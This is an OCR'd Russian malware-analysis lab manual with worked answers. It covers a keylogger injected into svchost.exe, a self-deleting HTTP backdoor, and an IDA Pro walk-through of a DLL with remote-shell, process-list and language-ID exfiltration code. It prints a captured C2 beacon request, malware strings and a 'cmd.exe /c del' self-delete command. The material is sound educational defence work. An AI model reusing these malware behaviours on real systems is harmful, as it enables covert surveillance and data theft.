


Рис. 3.7Л. Исследование вредоносной службы в Process Explorer

Теперь перейдем к средствам сетевого анализа. Для начала проверим ApateDNS, чтобы узнать, выполнил ли вредонос какие-нибудь DNS-запросы. В отчете присутствует доменное имя practicalmalwareanalysis.com, которое совпадает со строкой из листинга, приведенного ранее.

ПРИМЕЧАНИЕ

Между запуском службы и появлением первого сетевого трафика проходит 60 секунд: прежде чем обращаться к сети, программа выполняет операцию Sleep(60000). Если по какой-то причине не удается установить сетевое соединение (например, если вы забыли настроить ApateDNS), вредонос ждет 10 минут, после чего повторяет попытку подключения.

Мы завершим наш сетевой анализ просмотром результатов работы Netcat:

c:\>**nc -l -p 80**
GET /serve.html HTTP/1.1
Accept: */*
User-Agent: **MalwareAnalysis2** Windows XP 6.11
Host: practicalmalwareanalysis.com

Программа выполняет HTTP-запрос типа GET на порте 80 (мы прослушивали этот порт в Netcat, поскольку в списке строк были признаки протокола HTTP). После нескольких попыток результат остается неизменным. На основе этих данных можно создать несколько сетевых сигнатур. Мы можем воспользоваться тем фактом, что вредонос постоянно делает `GET`-запрос к странице `serve.html`. Кроме того, в значении `MalwareAnalysis2 Windows XP 6.11. MalwareAnalysis2` поля `User-Agent` указано имя нашей виртуальной машины (поэтому в вашей системе эта часть будет отличаться). Вторая часть `User-Agent` (`Windows XP 6.11`) не меняется и, следовательно, подходит для сетевой сигнатуры.

Задание 3.3

Запустите вредоносный файл Lab03-03.exe и отследите его работу с помощью инструментов для базового динамического анализа в безопасной среде. Ответьте на вопросы с практическим обоснованием.

Вопросы

1. Что можно заметить при мониторинге этого вредоноса с помощью Process Explorer?
2. Можете ли вы обнаружить какие-либо динамические изменения в памяти?
3. Какими локальными индикаторами обладает вредонос?
4. Для чего он предназначен?

Подробный анализ

Мы начинаем выполнение задания с запуска утилит Process Explorer и procmon. Последняя сразу же выводит поток событий, быстро сменяющих друг друга, поэтому, чтобы включить или выключить их запись, мы выбираем пункт меню File-Capture Events (Файл-Захватывать события). Запись событий лучше не включать, пока вы не запустите все средства динамического анализа и не будете готовы к выполнению программы. Воспользуемся меню Filter-Filter (Фильтр-Фильтр), чтобы открыть диалог фильтрации; нажмем кнопку Reset (Сбросить), чтобы оставить только стандартные фильтры.

Программу Lab03-03.exe можно запустить из командной строки или с помощью двойного щелчка на ее пиктограмме. Выполнение вредоноса должно быть заметным в Process Explorer. На рис. 3.8Л видно, что он создает дочерний процесс svchost.exe, который продолжает работать после его завершения и в итоге становится осиротевшим (таким, у которого не остается родительского процесса). Это довольно необычное и подозрительное явление.

Process	PID	CPU	Private Bytes	Working Set	Description	Company Name
System Idle Process	0	100.00	0 K	28 K		
explorer.exe	1528		17,672 K	14,808 K	Windows Explorer	Microsoft Corporation
svchost.exe	388		868 K	2,208 K	Generic Host Process for Wi...	Microsoft Corporation

Рис. 3.8Л. Осиротевший процесс svchost.exe в Process Explorer

Чтобы получить дополнительную информацию, щелкнем правой кнопкой мыши на процессе svchost.exe и выберем пункт Properties (Свойства). Как видно на рис. 3.8Л, все выглядит так, как будто это нормальный процесс с PID 388; однако svchost.exe обычно является потомком процесса services.exe, а здесь мы этого не видим.

Выберем в том же окне вкладку Strings (Строки), чтобы сравнить строки исполняемого файла и его образа в памяти. Изменяя положение переключателя с Image (Образ) на Memory (Память), мы можем заметить существенные различия. Как показано в правой части рис. 3.9Л, в памяти содержатся строки practicalmalwareanalysis.log (1)и [ENTER] (2), которых нет в обычном системном файле svchost.exe, хранящемся на диске (см. рис. 3.9Л, *слева*).




Рис. 3.9Л. Process Explorer выводит строки, которые обычно отсутствуют в svchost.exe

Наличие строки practicalmalwareanalysis.log в сочетании с такими значениями, как [ENTER] и [CAPS LOCK], говорит о том, что данная программа является кейлогером. Чтобы проверить это предположение, откроем Блокнот, наберем короткое сообщение и посмотрим, перехватит ли его вредонос. Для этого возьмем идентификатор PID осиротевшего процесса svchost.exe, найденный в Process Explorer, и создадим фильтр в утилите procmon, чтобы получать события только с этим PID (388). На рис. 3.10Л можно видеть операции CreateFile и WriteFile, которые производят запись в файл practicalmalwareanalysis.log (эта же строка присутствует в памяти осиротевшего процесса svchost.exe).

Process Name	PID	Operation	Path
svchost.exe	388	CreateFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	QueryStandardInformationFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	WriteFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	WriteFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	WriteFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	WriteFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	WriteFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	CloseFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	CreateFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	QueryStandardInformationFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	WriteFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	CloseFile	C:\WINDOWS\practicalmalwareanalysis.log
svchost.exe	388	CreateFile	C:\WINDOWS\practicalmalwareanalysis.log

Рис. 3.10Л. Вывод procmon для процесса svchost.exe с PID 388

Открыв файл practicalmalwareanalysis.log в простом текстовом редакторе, вы увидите клавиши, которые нажимали в Блокноте. Из этого следует, что вредонос является кейлогером, который подменяет собой процесс svchost.exe.

Задание 3.4

Проанализируйте вредоносный код в файле Lab03-04.exe, используя инструменты для динамического анализа (мы продолжим исследование этой программы в лабораторных работах № _09).

Вопросы

1. Что произойдет, когда вы запустите этот файл?
2. Что препятствует динамическому анализу?
3. Есть ли какие-то другие способы запустить эту программу?

Подробный анализ

Начнем с базового статического анализа. Рассмотрим структуру PE-файла и его строки. Как можно видеть, этот вредонос импортирует функции для работы с сетью, службами и реестром. В следующем листинге есть несколько интересных строк:

```
SOFTWARE\Microsoft \XPS
\kernel32.dll
HTTP/1.0
GET
NOTHING
DOWNLOAD
UPLOAD
SLEEP
cmd.exe
>> NUL
/c del
http://www.practicalmalwareanalysis.com
NT AUTHORITY\LocalService
Manager Service
.exe
%SYSTEMROOT%\system32\
k:%s h:%s p:%s per:%s
-cc
-re
-in
```

Здесь мы видим такие значения, как доменное имя и ветка реестра SOFTWARE\ Microsoft \XPS. Строки DOWNLOAD и UPLOAD в сочетании с HTTP/1.0 являются признаком бэкдора, работающего по HTTP. Строки -cc, -re и -in могут быть аргументами командной строки (например, -in может означать install). Посмотрим, сможем ли мы определить назначение этих строк с помощью базовых методик динамического анализа.

Прежде чем переходить к выполнению вредоносной программы, запустим procmon (удалив все события) и Process Explorer. Подготовим также виртуальную сеть. После запуска вредонос сразу же себя удаляет, и Process Explorer не показывает ничего интересного.

Далее мы установим в procmon фильтр по имени процесса, `Lab03-04.exe`. Нам не удается обнаружить интересные операции вроде `WriteFile` или `RegSetValue`, но при дальнейшем рассмотрении мы находим событие `Process Create`. Дважды щелкнем на этой записи, чтобы открыть диалоговое окно, показанное на рис. 3.11Л. Здесь видно, что вредонос удаляет себя из системы с помощью команды `"C:\WINDOWS\system32\cmd.exe" /c del Z:\ Lab03-04.exe >> NUL(1)`




Рис. 3.11Л. Операция Process Create, найденная в procmon и предназначенная для самоудаления

Мы можем попытаться запустить вредоносный файл из командной строки, используя найденные ранее аргументы (`-cc`, `-re` и `-in`), но ни в одном из случаев это не повлияет на результат: программа все равно удаляется. Похоже, базовый динамический анализ больше ничем не может нам помочь. Этот вредонос придется анализировать более глубоко.

Лабораторная работа №3. Изучение инструмента анализа программ дизассемблера IDA Pro. 4часа

Цель работы: научиться работать в дизассемблере IDA Pro для анализа вредоносного кода, изучить разные способы просмотра кода на ассемблере с применением перекрестных ссылок и схематических представлений.

Программное обеспечение

IDA Pro на XP, Lab05−01.dll

Порядок выполнения работы

Выполнить задания и ответить на вопросы к каждому заданию

Задание 5.1

Проанализируйте зараженный файл Lab05−01.dll с помощью IDA Pro и ответьте на вопросы

Вопросы к заданию 05.01

1. Каков адрес функции DllMain?
2. Используйте окно Imports (Импорт), чтобы пройти к функции gethostbyname. Где происходит импорт?
3. Сколько функций делают вызов gethostbyname?
4. Обратите внимание на вызов gethostbyname по адресу 0x10001757. Можете определить, какой DNS−запрос будет выполнен?
5. Сколько локальных переменных было распознано IDA Pro для ответвления по адресу 0x10001656?
6. Сколько параметров было распознано IDA Pro для ответвления по адресу 0x10001656?

7. Используйте окно Strings (Строки), чтобы найти в коде строку \cmd.exe /c. Где она находится?

8. Что происходит на отрезке кода, в котором используется строка \cmd.exe /c?

9. На том же участке, по адресу 0x100101C8, находится глобальная переменная dword_1008E5C4, которая участвует в выборе пути выполнения. Каким образом вредонос устанавливает dword_1008E5C4? Подсказка: используйте перекрестные ссылки этой переменной.

10. Через несколько сотен строк после начала ответвления 0x1000FF58 находятся инструкции memcmp, которые используются для сравнения строк. Что произойдет, если сравнение со строкой robotwork окажется успешным (когда memcmp возвращает 0)?

11. Что делает экспортная функция PSLIST?

12. Используйте схематический режим, чтобы представить перекрестные ссылки из sub_10004E79. Какие вызовы Windows API могут быть сделаны при входе в эту функцию? Если исходить лишь из этих вызовов, как бы вы ее переименовали?

13. Сколько функций Windows API вызывается непосредственно из DllMain, а сколько − на втором уровне вложенности?

14. По адресу 0x10001358 находится вызов Sleep (функция Windows API, единственный параметр которой определяет, на сколько миллисекунд нужно остановиться). Пройдитесь вверх по коду и попытайтесь понять, как долго будет бездействовать программа, если этот участок выполнится.

15. По адресу 0x10001701 находится вызов socket. Какие три параметра он принимает?

16. Воспользуйтесь страницей MSDN для функции socket и библиотекой символьных констант в IDA Pro, чтобы придать этим параметрам больше смысла. Как они будут выглядеть после применения изменений?

17. Найдите в коде инструкцию in (опкод 0xED). В сочетании с волшебной строкой VMXh ее используют для обнаружения VMware. Относится ли это к данному вредоносу? Воспользуйтесь перекрестными ссылками на функцию, которая выполняет in, чтобы найти признаки обнаружения VMware.

18. Переместите курсор по адресу 0x1001D988. Что вы там видите?

19. Если у вас установлен плагин IDA Python (поставляется вместе с коммерческой версией IDA Pro), запустите скрипт Lab05−01.py, который содержится в архиве вредоносного ПО для этой книги (убедитесь в том, что курсор находится по адресу 0x1001D988). Что произойдет при выполнении скрипта?

20. Как превратить эти данные в единую строку в формате ASCII, не перемещая курсор?

21. Откройте скрипт в текстовом редакторе. Как он работает?

Подробный анализ

Загрузим IDA Pro. После загрузки зараженной DLL в IDA Pro мы переходим непосредственно к функции DllMain по адресу 0x1000D02E. Вы можете включить отображение номеров строк в графическом представлении, выбрав пункт меню Options-General (Параметры-Общие) и установив флажок Line Prefixes (Префиксы строк), или же переключаться между графическим и традиционным представлениями, нажимая клавишу Пробел. Второй вариант позволяет выводить номера строк без изменения параметров. Анализ следует начинать с DllMain, поскольку весь код, который предшествует этой функции и находится внутри DllEntryPoint, скорее всего, был сгенерирован компилятором и мы не хотим тратить время на его рассмотрение.

Чтобы ответить на вопросы 2–4, мы сначала выведем список вызовов, которые импортируются данной библиотекой. Выберем для этого пункт меню View-Open Subviews-Imports (Вид-Открыть дочерние представления-Импорт). В полученном списке найдем элемент gethostbyname и сделаем на нем двойной щелчок, чтобы увидеть его ассемблерный код. Импорт gethostbyname находится в разделе .idata двоичного файла по адресу 0x100163CC.

Чтобы узнать, из скольких функций вызывается gethostbyname, нужно проверить перекрестные ссылки этого вызова. Установим курсор на gethostbyname и нажмем Ctrl+X; на экране появится окно, показанное на рис. 5.1Л. Текст Line 1 of 18 (Строка 1 из 18) внизу окна говорит о том, что gethostbyname имеет девять перекрестных ссылок. Некоторые версии IDA Pro считают каждую ссылку по два раза: p означает вызов, а r − «чтение» (поскольку инструкция импорта вызывается как call dword ptr [...], процессор должен сначала ее прочитать и только потом выполнить). Если внимательно присмотреться к списку перекрестных ссылок, можно заметить, что gethostbyname вызывается из пяти разных функций.

Нажмем клавишу G, чтобы быстро перейти по адресу 0x10001757. Там мы увидим следующий код, который вызывает функцию gethostbyname:

1000174E mov eax, **off_10019040**
10001753 add eax, 0Dh (1)
10001756 push eax
10001757 call ds:**gethostbyname**




Рис. 5.1Л. Перекрестные ссылки для gethostbyname

Метод gethostbyname принимает только один параметр − обычно это строка с доменным именем. Следовательно, нам нужно пройти в обратном направлении и выяснить, что находится внутри EAX на момент вызова gethostbyname. Оказывается, в этот регистр перемещается значение off_10019040. Если дважды щелкнуть на этом сдвиге, можно увидеть строку [This is RDO]pics.practicalmalwareanalysis.com.

В строке (1) операция сдвигается на 0xD байт, в результате чего перед вызовом gethostbyname в EAX попадает указатель на строку pics.practicalmalwareanalysis.com. На рис. 5.2Л показано, как эта строка выглядит в памяти и как добавление 0xD к EAX сдвигает указатель к URL−адресу. Вызов выполняет DNS−запрос, чтобы получить IP−адрес домена.




Рис. 5.2Л. Коррекция указателя на строку с целью доступа к URL−адресу

Чтобы ответить на вопросы 5 и 6, нажмем клавишу G и перейдем к адресу 0x10001656, где находится функция sub_10001656. На рис. 5.3Л видна работа, проделанная IDA Pro для распознания и маркировки ее локальных переменных и аргументов. Помеченные локальные переменные имеют отрицательный сдвиг; всего их насчитывается 23, и у большинства из них есть префикс var_. Бесплатная версия IDA Pro распознает только 20 локальных переменных, поэтому полученный вами результат может немного отличаться. IDA Pro находит лишь один аргумент для этой функции: он имеет положительный сдвиг и помечен как arg_0.

Чтобы ответить на вопросы с 7−го по 10−й, мы выведем строки этой библиотеки, воспользовавшись пунктом меню View-Open Subviews-Strings (Вид-Открыть дочерние представления-Строки). Выполним двойной щелчок на элементе \cmd.exe /c, чтобы увидеть его ассемблерный код. Стоит отметить, что эта строка находится в разделе PE−файла xdoors_d по адресу 0x10095B34. У нее есть всего одна перекрестная ссылка с адресом 0x100101D0 − в этом месте она помещается в стек.

```
sub_10001656 proc near

var_675 - byte ptr -675h
var_674 - dword ptr -674h
hLibModule- dword ptr -670h
timeout - timeval ptr -66Ch
name    - sockaddr ptr -664h
var_654 - word ptr -654h
Dst     - dword ptr -650h
Paraneter- byte ptr -644h
var_640 - byte ptr -640h
CommandLine- byte ptr -63Fh
Source  - byte ptr -63Dh
Data    = byte ptr -638h
var_637 = byte ptr -637h
var_544 = dword ptr -544h
var_50C = dword ptr -50Ch
var_500 = dword ptr -500h
Buf2    = byte ptr -4FCh
readfds = fd_set ptr -4BCh
phkResult= byte ptr -3B8h
var_3B0 = dword ptr -3B0h
var_1A4 = dword ptr -1A4h
var_194 = dword ptr -194h
WSAData = WSAData ptr -190h
arg_0   = dword ptr  4
```

Рис. 5.3Л. Структура функции в IDA Pro: распознавание локальных переменных и аргументов

При анализе графического представления этой функции обнаруживается набор вызовов memcmp, которые сравнивают такие строки, как cd, exit, install, inject и uptime. Мы также видим, что ссылка на строку, найденная ранее в этой функции по адресу 0x1001009D, содержит значение This Remote Shell Session. В ходе дальнейшего анализа функции можно увидеть набор операций recv и send. Судя по этим трем признакам, мы имеем дело с кодом для создания сеанса с удаленной командной оболочкой.

По адресу 0x100101C8 находится глобальная переменная dword_1008E5C4 . Если выполнить на ней двойной щелппчок, мы узнаем, что в памяти она имеет адрес 0x1008E5C4 и находится в разделе .data библиотеки. Проверка перекрестных ссылок нажатием Ctrl+X показывает, что она упоминается три раза, но изменение значения dword_1008E5C4 происходит лишь однажды. Операция изменения этой переменной показана ниже:

10001673 call sub_10003695

10001678 mov dword_1008E5C4, eax

Мы видим, что в регистре EAX, который перемещается в dword_1008E5C4, находится значение, возвращенное вызовом функции из предыдущей инструкции. Следовательно, нам

нужно определить, что именно возвращает эта функция. Для этого мы выполним двойной щелчок на элементе sub_10003695 и исследуем его ассемблерный код. Как показано ниже, функция sub_10003695 содержит вызов GetVersionEx, который предоставляет информацию о текущей версии ОС:

```
100036AF call ds:GetVersionExA
100036B5 xor eax, eax
100036B7 cmp [ebp+VersionInformation.dwPlatformId], 2
100036BE setz al
```

Чтобы определить, нужно ли устанавливать регистр AL, значение dwPlatformId сравнивается с числом 2. Если PlatformId равно VER_PLATFORM_WIN32_NT, регистр устанавливается. Это всего лишь простая проверка, которая позволяет убедиться в том, что текущая ОС не старше Windows 2000. Мы можем заключить, что глобальной переменной обычно присваивается значение 1.

Как уже упоминалось ранее, функция для работы с удаленной оболочкой по адресу 0x1000FF58 содержит набор вызовов memcmp, начиная с 0x1000FF58. По адресу 0x10010452 мы видим операцию memcmp со строкой robotwork:

```
10010444 push 9 ; Size
10010446 lea eax, [ebp+Dst]
1001044C push offset aRobotwork ; "robotwork"
10010451 push eax ; Buf1
10010452 call memcmp
10010457 add esp, 0Ch
1001045A test eax, eax
1001045C jnz short loc_10010468 (1)
1001045E push [ebp+s] (3); s
10010461 call sub_100052A2 (2)
```

Инструкция jnz (1) не будет выполнена, если строка равна robotwork, − вместо нее будет сделан вызов (2). При исследовании функции sub_100052A2 можно увидеть, что она обращается к веткам реестра HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WorkTime и WorkTimes, после чего передает полученную информацию по сетевому сокету, который был указан в качестве ее аргумента в строке (3) .

Чтобы ответить на вопрос 11, сначала нужно просмотреть экспортные вызовы библиотеки, воспользовавшись пунктом меню View-Open Subviews-Exports (Вид-Открыть дочерние представления-Экспорты). В этом списке присутствует элемент PSLIST; выполним на нем двойной щелчок, чтобы переместить курсор в начало экспортной функции по адресу 0x10007025. Этот вызов выбирает один из двух маршрутов в зависимости от результата выполнения sub_100036C3. Функция sub_100036C3 проверяет, какая версия ОС установлена: Windows Vista/7 или XP/2003/2000. В обоих случаях применяется вызов CreateToolhelp32Snapshot, который помогает извлечь список процессов, сформированный на основе строк и API−вызовов. Оба маршрута передают этот список через сокет, используя метод send.

Чтобы ответить на вопросы 12 и 13, мы создадим иерархию перекрестных ссылок функции. Для этого выберем пункт меню View-Graphs-Xrefs From (Вид-Диаграммы-Перекрестные ссылки от), предварительно установив курсор на имени интересующего нас вызова. Чтобы перейти к функции sub_10004E79, нажмем клавишу G и введем 0x10004E79.

На рис. 5.4Л показано графическое представление перекрестных ссылок для `sub_10004E79`. Как видите, эта функция делает вызовы `GetSystemDefaultLangID` и `send`. Из этого следует, что она передает по сетевому сокету языковой идентификатор. Мы можем щелкнуть на ней правой кнопкой мыши и дать ей более осмысленное имя, например `send_languageID`.




Рис. 5.4Л. Диаграмма перекрестных ссылок, исходящих от sub_10004E79

ПРИМЕЧАНИЕ

Анализ наподобие этого позволяет быстро получить общий обзор двоичного файла. Этот подход особенно полезен при анализе больших программ.

Чтобы определить, сколько функций Windows API вызывается непосредственно из DllMain, можно изучить этот метод вручную, прокручивая его вниз, или воспользоваться пунктом меню View-Graphs-Xrefs From (Вид-Диаграммы-Перекрестные ссылки от) и открыть диалоговое окно, показанное на рис. 5.5Л.

Начальный и конечный адрес должны соответствовать началу функции DllMain (то есть 0x1000D02E). Поскольку нас интересуют только перекрестные ссылки, исходящие от DllMain, мы устанавливаем 1 для глубины рекурсии, чтобы отобразить только те вызовы, которые делаются непосредственно из этого метода. Итоговая диаграмма показана на рис. 5.6Л (API−вызовы выделены серым цветом). Вы можете также установить значение 2, чтобы увидеть все вызовы с соответствующей глубиной рекурсии. В результате получится диаграмма куда большего размера, и в ней можно будет увидеть даже рекурсивные вызовы, ведущие обратно к DllMain.




Рис. 5.5Л. Диалоговое окно для задания диаграммы перекрестных ссылок, начиная с адреса 0x1000D02E




Рис. 5.6Л. Диаграмма перекрестных ссылок для DllMain с глубиной рекурсии 1

Как отмечается в вопросе 14, по адресу 0x10001358 находится вызов Sleep (вы можете видеть его в следующем листинге). Sleep принимает один параметр − продолжительность остановки в миллисекундах; мы видим, как он добавляется в стек из регистра EAX:

10001341 mov eax, **off_10019020**
10001346 add eax, 0Dh
10001349 push eax ; Str
1000134A call ds:**atoi**
10001350 imul eax, 3E8h
10001356 pop ecx
10001357 push eax ; dwMilliseconds
10001358 call ds:**Sleep**

Если пройтись вверх по коду, можно заметить, что результат вызова atoi, хранящийся в EAX, умножается на 0x3E8 (или на 1000 в десятичной системе). Это делается для получения количества секунд для сна. Еще выше мы видим, что off_10019020 помещается в EAX. Чтобы узнать, что находится по данному сдвигу, дважды щелкнем на нем кнопкой мыши. Оказывается, это ссылка на строку [This is CTI]30.
